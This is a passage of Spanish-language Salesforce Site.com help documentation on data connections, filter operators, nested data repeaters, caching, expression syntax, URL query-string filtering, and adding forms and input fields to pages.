4. También puede seleccionar criterios para filtrar qué registro se devuelve en Filtros. Si no selecciona ningún criterio, el primer registro se devolverá de manera predeterminada.
   a. Seleccione el campo al que se aplican los criterios de filtro. La lista desplegable Campo muestra los campos del objeto, seguidos por los campos de todos los objetos principales, que utilizan el formato *`parent_object_name.field_name`*.
   b. Seleccione el operador para controlar el proceso de filtrado de los resultados. Por ejemplo, seleccione *`Iguales`* para devolver una coincidencia exacta.
   c. Seleccione el origen del valor de filtro. Por ejemplo, para especificar un valor explícito, seleccione *`Valor fijo`*, o para utilizar los valores que se han pasado a la página a través de una cadena de consulta, seleccione *`Cadena de consulta de URL`*.
   d. Establezca el valor del filtro. Si está utilizando una cadena de consulta, también podrá especificar lo que debe ocurrir si falta la cadena de consulta.
   e. Agregue criterios de filtro adicionales según sea necesario para restringir aún más sus resultados. Cada elemento de filtro está combinado con un operador AND.

   Nota: Si está utilizando un valor fijo para filtrar los resultados, puede ver los registros devueltos en la sección Vista previa de la conexión. Para actualizar la lista de registros, haga clic en **Volver a cargar vista previa**.

5. En Clasificación, puede especificar si clasificar los resultados por uno o más campos en orden ascendente o descendente.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar el perfil de usuario invitado:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

  Y

  "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

Por ejemplo, digamos que quiere crear una página que muestre la película más popular. Podría conectarse a un objeto personalizado que contenga datos de películas y, en lugar de utilizar criterios de filtro, podría ordenarlos por la clasificación de los usuarios en orden descendente. Como la conexión de datos de página devuelve un único registro, solamente se devuelve la película con la mayor puntuación.

6. Haga clic en **Guardar**.

A continuación, debe agregar elementos de datos, código personalizado o bloques de contenido a la página para mostrar los datos de registro recuperados.

Puede utilizar expresiones para acceder a los datos devueltos en cualquier parte de la página, incluidas las propiedades de la página. Por ejemplo, supongamos que quiere utilizar el nombre de cuenta como título de la página de detalles de la cuenta. En este caso, sencillamente tendría que introducir `{!Name}` en el campo `Título` del panel Propiedades. Cuando se cargue la página, recuperará el nombre de cuenta de ese registro específico y lo mostrará en la barra de título del navegador.

CONSULTE TAMBIÉN

- Descripción general de conexiones de datos de página
- Mejora del rendimiento mediante almacenamiento en caché
- Acerca de la visualización de datos dinámicos que usan expresiones
- Ejemplos de filtrado de datos

## Acceso a datos en Descripción general de objetos relacionados

Los objetos estándar y personalizados tiene relaciones que definen cómo se relacionan registros en un objeto con registros en otro. Por ejemplo, el objeto Cuentas tiene una relación de uno a varios con el objeto Contactos, por lo que cada cuenta puede tener uno o más contactos asociados a ella. Esta relación es también conocida como una relación principal-secundario o relación principal-detalle.

Consulte Relaciones de objetos para obtener más información sobre las relaciones entre objetos en Salesforce.

Los repetidores de datos, las tablas de datos y las funciones de datos se benefician de estas relaciones para permitirle mostrar datos desde objetos relacionados en la página.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### Acerca del acceso a datos en objetos principales

Cuando añade un repetidor de datos, una tabla de datos o una función de datos a la página y lo conecta a un objeto estándar o personalizado, puede acceder automáticamente a cualquier objeto principal al que esté relacionado.

Si añade criterio de filtro a un repetidor de datos, una tabla de datos o una función de datos, la lista desplegable Campo en el cuadro de diálogo Crear conexión de datos muestra los campos del objeto, seguidos por los campos de todos sus objetos principales, que utiliza el formato *`parent_object_name.field_name`*. Eso le permite filtrar resultados basados en un campo del objeto principal. Por ejemplo, cuando recupera registros del objeto Contactos, puede decidir devolver únicamente contactos cuyo nombre de cuenta (`Account.Account Name`) es "ABC Labs".


Del mismo modo, cuando añade elementos de datos a un repetidor de datos o columnas a una tabla de datos, puede vincularlos a campos en el objeto principal. Por ejemplo, si añade una tabla de datos conectada al objeto Contacto, puede añadir una columna que se vincula a su campo `Nombre completo` y una columna que se vincula al campo `Account.Account Name` del objeto Cuenta para mostrar el nombre del contacto junto con el nombre de la cuenta a la que está asociado.

### Acerca del acceso a datos en objetos secundarios

Puede recuperar datos de cualquier objeto secundario de un objeto principal utilizando un repetidor de datos que contiene otro repetidor, tabla o función de datos. El repetidor de datos exterior o principal se conecta a un objeto como Cuentas. A su vez, el repetidor de datos interno, la tabla de datos y la función de datos le permiten conectarse automáticamente a cualquier objeto secundario, como Contactos. Eso se conoce también como un *repetidor de datos anidado*.

Supongamos que desea mostrar una lista de cuentas con los nombre de los contactos asociados, similar a este ejemplo.

Puede conseguir esto creando un repetidor de datos (1) conectado a Cuentas y añadiendo un elemento de datos (2) que se vincula al campo `Nombre de cuenta`. Luego añada un repetidor de datos anidado (3) conectado a Contactos, que es un elemento secundario de Cuentas. Finalmente, añada un elemento de datos (4) al repetidor de datos anidado que se vincula al campo `Nombre completo` del objeto Contacto.




CONSULTE TAMBIÉN

- Presentación de datos en Objetos relacionados utilizando repetidores de datos anidados
- Recuperación de datos dinámica con repetidores de datos
- Recuperación de datos dinámica con tablas de datos

## Presentación de datos en Objetos relacionados utilizando repetidores de datos anidados

Puede recuperar datos de cualquier objeto secundario de un objeto principal utilizando un repetidor de datos que contiene otro repetidor, tabla o función de datos. El repetidor de datos exterior o principal se conecta a un objeto como Cuentas. A su vez, el repetidor de datos interno, la tabla de datos y la función de datos le permiten conectarse automáticamente a cualquier objeto secundario, como Contactos. Eso se conoce también como un *repetidor de datos anidado*.

Por ejemplo, si el repetidor de datos está conectado a Cuentas, puede añadir una función de datos anidada a aquella que está conectada a Contactos para devolver el número de contactos asociados a cada cuenta.

Para crear un repetidor de datos anidado:

1. Añada un repetidor de datos a la página.
2. Arrastre otro **Repetidor de datos**, **Tabla de datos** o **Función de datos** del panel Elementos de página al repetidor de datos.
3. Seleccione el objeto relacionado de Salesforce al que desea conectarse.

   Nota: También puede recuperar datos desde objetos no relacionados. Sin embargo, eso puede afectar seriamente al rendimiento de su sitio, por lo que recomendamos recuperar datos únicamente desde objetos relacionados.

4. También puede seleccionar criterios para filtrar su conjunto de datos en Filtros. Si no selecciona ningún criterio, se devolverán todos los datos del elemento.
   a. Seleccione el campo al que se aplican los criterios de filtro La lista desplegable Campo muestra los campos del objeto, seguidos por los campos de todos los objetos principales, que utilizan el formato *`parent_object_name.field_name`*.
   b. Seleccione el operador para controlar el proceso de filtrado de los resultados. Por ejemplo, selecciones *`Iguales`* para devolver una coincidencia exacta.
   c. Seleccione el origen del valor de filtro. Por ejemplo, para especificar un valor explícito, seleccione *`Valor fijo`*, o para utilizar los valores que se han pasado a la página a través de una cadena de consulta, seleccione *`Cadena de consulta de URL`*.
   d. Establezca el origen del valor del filtro. Si está utilizando una cadena de consulta, también podrá especificar lo que debe ocurrir si falta la cadena de consulta.
   e. Añada criterios de filtro adicionales según sea necesario para restringir aun más sus resultados. Cada elemento de filtro está combinado con un operador AND.

   Nota: Si está utilizando un valor fijo para filtrar los resultados, puede ver los registros devueltos en la sección Vista previa de la conexión. Para actualizar la lista de registros, haga clic en **Volver a cargar vista previa**.

5. En Clasificación, puede especificar si clasificar los resultados por uno o más campos en orden ascendente o descendente. Por ejemplo, si está trabajando con un objeto que contiene datos del usuario, puede ordenar sus resultados primero por género y luego por nombre.
6. En Límites, puede limitar el número de resultados devueltos. Por ejemplo, si solo está interesado en los cinco primeros resultados, introduzca *`5`* en el campo `Limitar resultados en`.
7. Si añade paginación, especifique el número de resultados para mostrar por página en el campo `Resultados por página`.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar el perfil de usuario invitado:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

  Y

  "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

8. Si está trabajando con una tabla de datos, haga clic en **Siguiente** y añada campos a la tabla haciendo doble clic en un campo o seleccionándolo y haciendo clic en .
9. Haga clic en **Guardar**.

Puede añadir elementos de datos o códigos personalizados al repetidor principal para mostrar sus campos. Del mismo modo, si ha anidado un repetidor de datos en el repetidor de datos principal, puede añadir elementos de datos o códigos personalizados al repetidor de datos anidado para mostrar los campos del objeto secundario.

Nota: No puede anidar repetidores de datos más de un nivel.

CONSULTE TAMBIÉN

Acceso a datos en Descripción general de objetos relacionados
Recuperación de datos dinámica con tablas de datos
Uso de funciones de datos

## Mejora del rendimiento mediante almacenamiento en caché

Al trabajar con elementos de página vinculados a datos, como repetidores de datos, tablas de datos y funciones de datos, puede mejorar el rendimiento y los resultados de página de su sitio Web mediante el almacenamiento en caché. Este tipo de almacenamiento controla la frecuencia con la que una página con una conexión de datos solicita datos de Salesforce.

Supongamos que 100 personas visitan la página del sitio al mismo tiempo. Sin el almacenamiento en caché, la página realiza 100 solicitudes separadas de los mismos datos, ralentizando considerablemente el rendimiento. Sin embargo, con el almacenamiento en caché habilitado, los datos se solicitan y recuperan solamente una vez, la primera vez que alguien visita la página. Las solicitudes posteriores de datos durante un período de tiempo establecido se devuelven desde la caché. Cuando vence el período de tiempo especificado, la caché se actualiza.

El campo `Duración de caché (minutos)` de la ficha Propiedades controla el tiempo que se tarda en almacenar en caché los datos recuperados para el repetidor de datos, la tabla de datos o la función de datos que se haya seleccionado.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

El valor predeterminado son 30 minutos. Sin embargo, el número apropiado de minutos depende de sus requisitos. Por ejemplo:

- Si los datos se actualizan frecuentemente, como en un sistema de comentarios o un servicio de información instantánea de acciones, puede deshabilitar el almacenamiento en caché estableciendo el valor como cero para garantizar que se muestran los datos más actualizados en la página.
- Si los datos cambian con poca frecuencia, digamos que una vez por semana, puede establecer el valor con un número mucho mayor de minutos. Un período más largo de almacenamiento en caché también ayuda a garantizar que las páginas mostrarán datos incluso si la fuente de datos deja de estar momentáneamente disponible.

Nota: Cada vez que se publiquen actualizaciones de un sitio, se eliminará la caché de todas las conexiones de datos. El almacenamiento en caché volverá a comenzar la próxima vez que un visitante del sitio acceda a la página.

CONSULTE TAMBIÉN

Recuperación de datos dinámica con repetidores de datos
Recuperación de datos dinámica con tablas de datos
Uso de funciones de datos

## Filtros de datos

Cuando añade un repetidor de datos, una tabla de datos o una función de datos a la página, no necesita limitar los registros que recupera. Sin embargo, si está trabajando con un objeto de Salesforce que contiene miles de registros, puede limitar los resultados devueltos utilizando criterios de filtro.

Cuando añade criterios de filtro, debe especificar:

- El campo al que se aplican los criterios de filtro
- El operador
- El origen del valor e filtro
- El valor de filtro

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### Operadores de filtro

| Operador | Descripción |
|---|---|
| Igual a | Devuelve una coincidencia exacta. |
| No igual a | Devuelve registros con valores diferentes al valor especificado. |
| Menor que | Devuelve registros con valores inferiores al valor especificado. |
| Superior a | Devuelve registros con valores que superan el valor especificado. |
| Inferior o igual a | Devuelve registros con valores iguales o inferiores al valor especificado. |
| Superior o igual a | Devuelve registros con valores iguales o que superan el valor especificado. |
| Comienza por | Se utiliza cuando se conoce cómo empieza el valor, pero no el texto exacto. Por ejemplo, "california," devolvería California Travel, pero no Surf California. |
| Finaliza por | Se utiliza cuando se conoce cómo finaliza el valor, pero no el texto exacto. |
| Contiene | Devuelve registros que incluyen su cadena de búsqueda, pero que también podrían contener otra información. Por ejemplo, "california," devolvería California Travel y Surf California. |
| Incluye | Uso de tipos de campo que admiten varios valores para devolver registros que contienen uno o más valores separados por coma que ha especificado. |
| Incluye todos | Uso de tipos de campo que admiten varios valores para devolver registros que contienen todos los valores separados por coma que ha especificado. |
| Excluye | Uso de tipos de campo que admiten varios valores para devolver registros que no contienen uno o más valores separados por coma que ha especificado. Por ejemplo, Para un campo de categoría Ubicaciones, "San Francisco,Vancouver" podría excluir un registro que incluye "San Francisco,Dallas" y un registro que incluye "Vancouver,New York." |
| Excluye todos | Uso de tipos de campo que admiten varios valores para devolver registros que no contienen todos los valores separados por coma que ha especificado. Por ejemplo, para un campo de categoría Ubicaciones, "San Francisco,Vancouver" podría excluir solo registros que incluyen *ambos* términos. |

Orígenes del valor de filtro

| Origen | Descripción |
|---|---|
| Valor fijo | Utilizar cuando desea especificar un valor. |
| Cadena de consulta de URL | Utilizar cuando desea pasar el contenido de la variable a través de una URL al elemento al cargar la página. |
| Propiedad global | Utilizar cuando desea utilizar un valor fijo del sitio, como la fecha actual o la hora actual. |
| Encabezado de solicitud | Utilizar cuando desea utilizar un valor del navegador, como el encabezado de host o la versión del navegador. |
| Repetidor principal | Se utiliza cuando desea crear una consulta entre objetos no relacionados. Disponible solo cuando se anida un repetidor de datos, una tabla de datos o una función de datos en un repetidor principal, pero el objeto del repetidor principal no está relacionado con el objeto del elemento anidado.<br><br>PRECAUCIÓN: La recuperación de datos desde objetos no relacionados puede afectar negativamente al rendimiento de su sitio. Recomendamos la recuperación de datos únicamente desde objetos relacionados. |

CONSULTE TAMBIÉN

- Recuperación de datos dinámica con repetidores de datos
- Recuperación de datos dinámica con tablas de datos
- Uso de funciones de datos
- Acerca de la visualización de datos dinámicos que usan expresiones

## Acerca de la visualización de datos dinámicos que usan expresiones

Site.com usa idioma de expresión para mostrar datos dinámicamente. Las expresiones sirven de marcadores de posición para los datos que se sustituirán por información cuando se carga la página. Cuando trabaja con elementos de página vinculados a datos o propiedades de widget personalizado, puede utilizar expresiones para personalizar el aspecto de los datos en la página.

En Site.com, la sintaxis de la expresión se compone de una llave de apertura y un signo de exclamación, el nombre del campo, el nombre de la propiedad personalizada o del espacio de nombres y una llave de cierre.

Por ejemplo, si agrega una propiedad personalizada denominada `URL` a un widget, puede utilizar la sintaxis `{!URL}` para agregar la expresión a bloques de contenido o código personalizado. Del mismo modo, para agregar una expresión para el campo Ciudad de facturación, puede utilizar la sintaxis `{!BillingCity}`. Para los objetos relacionados, el nombre de campo tiene como prefijo el nombre del objeto principal: `{!Account.BillingCity}`.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Si está modificando un elemento de datos en un repetidor de datos o una columna de tabla de datos, puede acceder a los campos del objeto por nombre en una lista desplegable sin utilizar expresiones. Sin embargo, si desea personalizar el aspecto del campo en la página, puede ver y modificar la expresión cuando hace clic en **Personalizar** en el cuadro de diálogo.

Si está trabajando con códigos de personalizados o bloques de contenidos en un repetidor de datos, solo puede acceder a los campos del objeto utilizando expresiones.

Las expresiones le permiten personalizar el resultado mediante:

- Adición de texto alrededor de la expresión. Por ejemplo, supongamos que está visualizando el número de teléfono de cada una de sus ubicaciones comerciales. Puede introducir el texto *Póngase en contacto con nosotros* antes de la expresión `{!Phone}`. Cuando se muestran los datos en la página, `{!Phone}` se sustituye con el valor de campo de casa registro: *Póngase en contacto con nosotros en 100-200-3000*.
- Cambio de formato del resultado utilizando etiquetas HTML. Por ejemplo, puede envolver etiquetas `H1` alrededor de la expresión para modificar el aspecto de los resultados en la página: `<H1>{!Phone}</H1>`.
- Creación de una cadena de consulta de URL para pasar información a un repetidor de datos o un tabla de datos a otra página. La segunda página, a su vez, utiliza la variable recibida para recuperar y mostrar los registros relevantes. Por ejemplo, puede crear un hipervínculo, como `/product_details?productID={!id}`, donde `{!id}` se sustituye por el Id. de producto de cada registro. Cuando se hace clic en un vínculo de producto en particular, se pasa el Id. del producto a la página Detalles de producto, que utiliza el Id. para recuperar la información del registro y mostrarla en la página.

CONSULTE TAMBIÉN

Recuperación de datos dinámica con repetidores de datos

Recuperación de datos dinámica con tablas de datos

Uso de funciones de datos

## Ejemplos de filtrado de datos

Cuando trabaja con repetidores de datos, tablas de datos y funciones de datos, puede filtrar los datos que recupera de varias formas. En este tema, examinamos dos opciones, valores fijos y cadenas de consulta de URL, para mostrar algunas técnicas comunes de filtrado.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### Ejemplo 1: Uso de un valor fijo para filtrar resultados

En nuestro primer ejemplo, contamos con un objeto personalizado denominado "Nuevos" que almacena noticias y eventos de la empresa. Cada elemento de noticias cuenta con una lista de selección `Estado` que se puede establecer como En curso o Aprobado. Solo deseamos mostrar elementos de noticias aprobados en nuestra página Noticias de la empresa. En este caso, podemos utilizar un valor fijo para filtrar datos en el objeto Noticias.

En este escenario, debe:

1. Añadir un repetidor de datos a la página y configurarlo de este modo:
   a. Seleccione el objeto personalizado Noticias.
   b. En la sección Filtros, establezca el criterio como `Estado igual a valor fijo`.
   c. Introduzca *Aprobado* en el cuadro de texto Valor.

   Eso hará que el repetidor de datos devuelva únicamente registros donde el campo `Estado` contiene el valor `Aprobado`.
2. Agregue elementos de datos al repetidor de datos para mostrar los campos obligatorios, como Título, Descripción y Fecha en la página.

### Ejemplo 2: Uso de una cadena de consulta de URL para filtrar y mostrar resultados en otra página de forma dinámica

En nuestro segundo ejemplo, contamos con un objeto personalizado denominado "Productos" que almacena información del producto. Sin embargo, algunos productos solo están disponibles en algunas ubicaciones, por lo que nos gustaría permitir a los usuarios ver los

productos en las inmediaciones de su ciudad. En ese caso, podemos crear una página de sitio Ubicaciones que contiene vínculos con cada ciudad disponible:

Deseamos que cada vínculo abra la página de sitio Productos, pero que solo muestre productos basados en la selección del usuario. Podemos hacerlo utilizando cadenas de consulta de URL, que nos permiten pasar el contenido de la variable entre páginas HTML. La información de la variable en este caso es la ubicación del producto, el repetidor de datos no sabe qué productos puede devolver hasta que el usuario realice una selección.

Para este escenario, debe:

1. Añadir un repetidor de datos a la página Productos y configurarlo de este modo:
   a. Seleccione el objeto personalizado Productos.
   b. En la sección Filtros, establezca el criterio como *`Ciudad igual a cadena de consulta de URL`*.
   c. En el cuadro de texto Valor, introduzca el nombre de la variable, en este caso, *`ubicación`*.
   d. En Si falta la lista desplegable cadena de consulta, seleccione **No aplique este elemento de filtro**. Esta opción se utiliza cuando un cliente desea ver todos los productos sin filtro.
   e. Haga clic en **Guardar**.
2. Agregue elementos de datos para los campos que desea mostrar, como Nombre de producto, Descripción y Precio.
3. En la página Ubicaciones, agregue un repetidor de datos y seleccione el objeto personalizado Productos.
4. Agregue un elemento de datos al repetidor de datos para representar el campo `Ciudad` y configurarlo del siguiente modo:
   a. Seleccione el campo `Ciudad` como el campo para mostrar, porque deseamos utilizar el nombre de la ciudad como hipervínculo.
   b. Seleccione Texto como el formato de visualización.
   c. Seleccione **Agregar un hipervínculo** para mostrar una URL en la página.
   d. En la lista desplegable Vincular, seleccione Un elemento en su sitio.
   e. Seleccione Página como el tipo y seleccione la página Productos. (Si no puede ver la lista de páginas, coloque su cursor en el cuadro de texto URL y pulse la tecla ABAJO en su teclado.)
   f. Cambie el valor URL a *`/product?location={!City}`*. En este caso, `{!Ciudad}` es un marcador para el valor del campo `Ciudad` de un registro. Cuando se carga la página por primera vez, `{!Ciudad}` se sustituye con el valor correcto, como Dallas, que crea la siguiente URL para dicho registro:

      ```
      /product?location=Dallas
      ```

      Al hacer clic, se abre la página Productos e introduce `Dallas` como el valor de la variable `ubicación`.
   g. Para las sugerencias, seleccione el campo `Ciudad` y haga clic en **Personalizar**.
   h. Cambie le valor a *`Mostrarme productos disponibles en {!Ciudad}`*.

      Nuevamente, el marcador `{!Ciudad}` se sustituye por el valor del campo `Ciudad` de cada registro cuando se carga la página.

Ahora, cuando se cargue la página Ubicaciones, el repetidor de datos muestra la ubicación de cada producto como un vínculo. Cuando un cliente haga clic en un vínculo, como Dallas, la página Ubicaciones introduce `ubicación=Dallas` en la página Productos. A

medida que se carga la página Productos, el repetidor de datos utiliza este valor para devolver de forma dinámica únicamente los registros donde el campo `Ciudad` contiene el valor `Dallas`.

CONSULTE TAMBIÉN

- Recuperación de datos dinámica con repetidores de datos
- Visualización de datos utilizando elementos de datos
- Recuperación de datos dinámica con tablas de datos
- Acceso a datos en Descripción general de objetos relacionados

# Recopilación y envío de formularios de uso de datos

## Adición de un formulario a la página

Utilice formularios para recopilar datos de los visitantes de su sitio y envíe los datos a objetos estándar o personalizados de Salesforce. Cree formularios Candidatos Web, obtenga detalles del cliente o recopile comentarios en sus productos o servicios.

Para añadir un formulario a una página.

1. Arrastre un **Formulario** del panel Elementos de página a la página.
2. Seleccione el objeto de Salesforce al que desea enviar datos.

   Nota:

   - Debido a que los visitantes del sitio acceden a su sitio público mediante la licencia Usuario invitado, la lista desplegable solo muestra objetos disponibles para usuarios de Site.com. Para hacer que los objetos estén disponibles, vaya a perfil de usuario invitado, active el permiso "Crear" del objeto relevante y actualice la lista.
   - La lista desplegable muestra objetos que puede que no estén disponibles para los visitantes del sitio a los usuarios de las comunidades. En visitantes autenticados, el acceso al objeto en páginas públicas y privadas se controla con los perfiles de usuario. En visitantes no autenticados, el acceso al objeto en páginas públicas se controla con el perfil de usuario de invitado del sitio.

3. Añada campos disponibles al formulario haciendo doble clic en un campo o seleccionándolo y haciendo clic en >.

   Todos los campos obligatorios se añaden automáticamente a la lista de campos seleccionados. Sin embargo, puede ocultar campos obligatorios después de agregar el formulario a la página.

4. Vuelva a ordenar la lista de campos seleccionados haciendo clic en **Mover hacia arriba** o **Mover hacia abajo**.
5. Haga clic en **Guardar**.

Nota: Cuando se agregan formularios a páginas de comunidad autenticadas en Site.com, establezca al usuario actual para los objetos Salesforce que necesiten el campo Id. del propietario. Establecer el usuario actual (en lugar del usuario invitado predeterminado) le permite identificar al usuario autenticado cuando se envía el formulario. Para establecer el usuario actual para el campo Id. del propietario, seleccione el campo en el formulario, haga clic en **Configurar** en Propiedades de campo del panel Propiedades, seleccione `Propiedad global` como origen y seleccione `Id. de usuario actual` como valor.

Después de agregar un formulario a la página, no podrá cambiar el objeto al que está conectado. Si necesita conectarse a un objeto diferente, deberá sustituir el formulario.

Puede utilizar el panel Propiedades del formulario para:

- Comprobar a qué objeto está conectado el formulario.
- Agregar un título a la parte superior del formulario.
- Especificar lo que sucede cuando un usuario envía el formulario correctamente.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para añadir un formulario a la página:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada en Site.com Studio

Para modificar el perfil de usuario invitado:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada en Site.com Studio

  Y

  "Gestionar usuarios"

  Y

  "Personalizar aplicación"

- Cambiar el aspecto del formulario seleccionando un tema distinto.

CONSULTE TAMBIÉN

Adición de campos de entrada a formularios o páginas

Tipos de campos de entrada

Modificación de campos de entrada en un formulario

## Adición de campos de entrada a formularios o páginas

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

### Adición de campos de entrada a un formulario

Puede agregar campos de entrada adicionales a un formulario existente. Cada campo de entrada se vincula a un campo en el objeto al que está conectado el formulario.

La opción más rápida es:

1. Seleccione el formulario de la página.
2. Seleccione > **Añadir campos**.
3. En la lista Añadir campos, haga clic en los campos que desea añadir. La lista Añadir campos muestra los campos disponibles en el objeto al que está conectado el formulario. Cuando hace clic en un campo, el tipo de campo correcto se añade automáticamente al formulario, como un campo de lista de selección o casilla de verificación.

También puede hacer lo siguiente:

1. Seleccione el formulario de la página.
2. Seleccione > **Añadir elementos de página**.
3. En la lista Añadir elementos de página, haga clic en el tipo de campo de entrada que desea añadir, como **Casilla de verificación**.
4. Seleccione un campo en el cuadro de diálogo Añadir un campo y haga clic en **Guardar**. Si no existen campos de ese tipo en el objeto, no puede añadir un campo de ese tipo al formulario.

Nota:

- No puede añadir campos a un formulario haciendo clic en > **Modificar formulario**.
- No se admiten los tipos de campo de fórmula, texto cifrado, geolocalización y búsqueda.
- No puede configurar los mensajes de error a nivel de campo predeterminados que aparecen cuando los usuarios introducen un valor incorrecto.

### Adición de campos de entrada a una página

No puede añadir campos de entrada directamente a una página, un panel, un repetidor de datos o una tabla de datos para crear sus propias funciones personalizadas utilizando códigos personalizados. Por ejemplo, supongamos que algunos productos solo están disponibles en algunas ubicaciones, por lo que le gustaría permitir a los usuarios ver los productos en las inmediaciones de su ciudad. Puede añadir un campo de entrada de lista de selección a la página que enumere las diferentes ubicaciones. Utilizando un código personalizado, puede luego pasar la selección de un usuario a una tabla de datos o un repetidor de datos a través de una cadena de consulta para mostrar una lista de producto filtrada.

Para añadir un campo de entrada a la página, arrástrelo desde el panel Elementos de página a la página. Otra opción consiste en seleccionar la página o el elemento de página de contenido en el panel Estructura de la página, seleccionar > **Añadir elementos de página** y seleccionar el campo de entrada.

CONSULTE TAMBIÉN

- Tipos de campos de entrada
- Propiedades de campos de entrada
- Modificación de campos de entrada en un formulario
- Adición de un formulario a la página

## Modificación de campos de entrada en un formulario

Después de añadir un formulario a la página, puede modificar y volver a ordenar sus campos.

Para volver a ordenar los campos, arrástrelos a la posición correcta en la página o en el panel Estructura de página. De forma alternativa, seleccione un campo y haga clic en > **Mover hacia arriba** o > **Mover hacia abajo**.

Para ocultar un campo, como un campo obligatorio que no desea que sus visitantes vean, seleccione `Campo oculto` en el panel Propiedades. Cuando oculta un campo, puede acceder a él desde el panel Estructura de página.

Para convertir un campo en campo obligatorio, lo que significa que el usuario debe cumplimentar el campo antes de enviar el formulario, seleccione `RCampo obligatorio` en el panel Propiedades. Un asterisco rojo (*) aparece junto al campo para indicar que es obligatorio. No puede cambiar la configuración de `Campo obligatorio` para ningún campo obligatorio para el objeto al que está conectado el formulario.

Para cambiar el nombre de un campo, sustituya el nombre en el campo `Nombre de etiqueta` en el panel Propiedades.

Para cambiar el aspecto de un campo en la página, seleccione un tema diferente en el panel Propiedades. Si el campo está en el formulario, solo puede cambiar el tema del formulario.

Nota:

- No puede mover campos desde un formulario a la página. Sin embargo, puede eliminar campos no obligatorios, u ocultar tanto los campos obligatorios como los campos no obligatorios.
- No puede arrastrar campos desde la página a un formulario.

CONSULTE TAMBIÉN

- Adición de campos de entrada a formularios o páginas
- Propiedades de campos de entrada
- Configuración del valor predeterminado de campos de entrada
- Adición de un formulario a la página

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Tipos de campos de entrada

Al agregar campos de entrada a un formulario o una página, los siguientes tipos de campos están disponibles. Sin embargo, si el objeto conectado a un formulario no contiene un tipo de campo específico, no podrá agregar ese tipo de campo de entrada al formulario.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

| Elemento de página | Descripción |
|---|---|
| Casilla | Permite a los usuarios establecer un valor de verdadero (seleccionado) o falso (no seleccionado) en un formulario o una página. |
| Divisa | Permite a los usuarios introducir un importe de divisa en un formulario o una página. |
| Fecha | Permite a los usuarios introducir una fecha en un formulario o una página. Si la propiedad `Selector de fecha/hora` del campo se establece como Calendario emergente, el usuario podrá seleccionar la fecha en un calendario emergente. |
